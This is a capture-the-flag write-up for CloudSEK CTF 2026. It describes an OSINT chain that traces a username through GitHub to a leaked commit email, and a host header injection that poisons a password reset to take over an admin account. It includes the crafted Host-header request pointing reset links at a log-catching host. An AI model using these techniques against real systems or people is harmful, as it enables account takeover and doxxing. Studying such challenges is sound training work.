CloudSEK CTF 2026 — OSINT & Web Security
Username Recon → GitHub API Leak → Host Header Poisoning → Password Reset → Admin RCE
Cloud SEK CTF 2026 — Writeup
Author: Anlen Jeban
Date: August 31, 2026

Task 1: Inadvertent Exposure (OSINT)
The Challenge
We were given a single screenshot of a Kali Linux terminal session showing an ongoing reconnaissance operation.

The terminal revealed:
- Tool: HackThis v1.2
- Target: internal-service.local (192.168.1.10)
- Script path:
/home/hackinggservices/desktop/customscript.py - Activity: Port scanning (8080/HTTP), vulnerability scanning, database service scan (35% complete)
The Approach
The screenshot itself contained no extractable metadata, so I needed to find another way in. The key was the script path — specifically, the system username hackinggservices embedded within it.
This username became my primary OSINT pivot point.
Reconnaissance Chain
Step 1: Username Enumeration
I ran hackinggservices through whatsmyname.app, a username enumeration tool that checks presence across multiple platforms. The results returned several hits, with the most interesting being a Pinterest profile under the name joshuaclark02.
Step 2: GitHub Discovery
Using the new handle joshuaclark02, I searched GitHub and found a matching profile at github.com/joshuaclark02.
Step 3: Repository Analysis
Browsing through their public repositories, I found one called Custom-Scripts. A commit made just yesterday confirmed I was tracking the right target — the timing aligned with the CTF activity.
Step 4: API Enumeration
I accessed the GitHub API endpoint for the repository's commits:
https://api.github.com/repos/joshuaclark02/Custom-Scripts/commits

Scanning through the raw JSON data, I found the target's email address exposed in the commit.author.email field.
The Flag
CloudSEK{joshua.clark02@proton.me}
Task 2: Backdoor Broken (WEB)

The Challenge
We were presented with the StrikeVigil portal — a web application with several security misconfigurations that needed to be chained together for a full account takeover.
Reconnaissance
During initial reconnaissance, I accessed the login page and examined the HTML source code. The developer had left comments in the source referencing internal JavaScript file paths, including a debug module.

Examining the referenced JavaScript files revealed two critical issues:
Finding 1: Hardcoded Credentials in app.js

The app.js file contained a hardcoded admin email address (admin@strikevigil.com) along with a TODO comment indicating the credential was seeded on first run.
Finding 2: Exposed Debug Endpoint in debug.js

The debug.js file contained a base64-encoded URL pointing to an internal request logging service running on port 8080.
Exploitation
Phase 1: Decoding the Debug URL
After decoding the base64 string from debug.js, the URL resolved to:

http://15.206.47.5:8080/logs
This pointed to an internal request catcher service that was unintentionally exposed to the internet.
Phase 2: Password Reset Poisoning
I analyzed the forgot-password functionality and identified that the application was constructing the reset link using the Host header from the incoming request. This is a classic Host header injection vulnerability.

I sent a POST request to /forgot-password with a manipulated Host header:
POST /forgot-password HTTP/1.1
Host: 15.206.47.5:8080/attackerref
The application accepted this and generated a reset link using the injected domain. The response headers confirmed this with X-Debug-Reset-Domain showing the attacker-controlled host.

Phase 3: Token Capture
The application itself made a request to the Request Catcher with the password reset token embedded in the URL path. Within seconds, the token appeared in the public logs at /logs.
I extracted the token value and reference ID from the logged request.
Phase 4: Password Reset

With the captured token and reference ID, I constructed the legitimate reset URL:
http://15.206.47.5:9090/reset-password?token=<CAPTURED_TOKEN>&ref=<REF_ID>
Upon accessing this endpoint, the application validated the token and rendered a password reset form containing:
- A hidden token field
- A new password input field
- Title: "Set new password"
- Submit button: "Update password"
I entered a new strong password and submitted the form. The application:
- Verified the token's validity and expiration status
- Updated the admin account's credentials in the backend database
- Issued a 302 redirect to
/login - Displayed a flash message: "Password updated. Please log in."
- Cleared the session cookie, invalidating any previous sessions
Phase 5: Admin Access
After submitting the login credentials, the application verified the email and password combination against its user database. Upon successful validation:
- The server issued a new session cookie with administrative privileges
- The browser was redirected to
/dashboardvia a 302 response

The admin dashboard loaded successfully, and the CTF flag was displayed in a highlighted section.
The Flag
CloudSEK{h0st_h34d3r_p01s0n_t0k3n_3xf1l_m4st3r}
Summary
| Task | Category | Technique | Difficulty |
|---|---|---|---|
| 1 | OSINT | Username enumeration → GitHub → API email leak | Easy |
| 2 | Web | Host header injection → Password reset poisoning → Account takeover | Medium |
Both challenges demonstrated how seemingly minor oversights — a username in a script path, developer comments left in production code — can cascade into full compromise when chained together.
Result

| Detail | Value |
|---|---|
| Rank | 8th Place |
| Points | 300 |
| Country | India |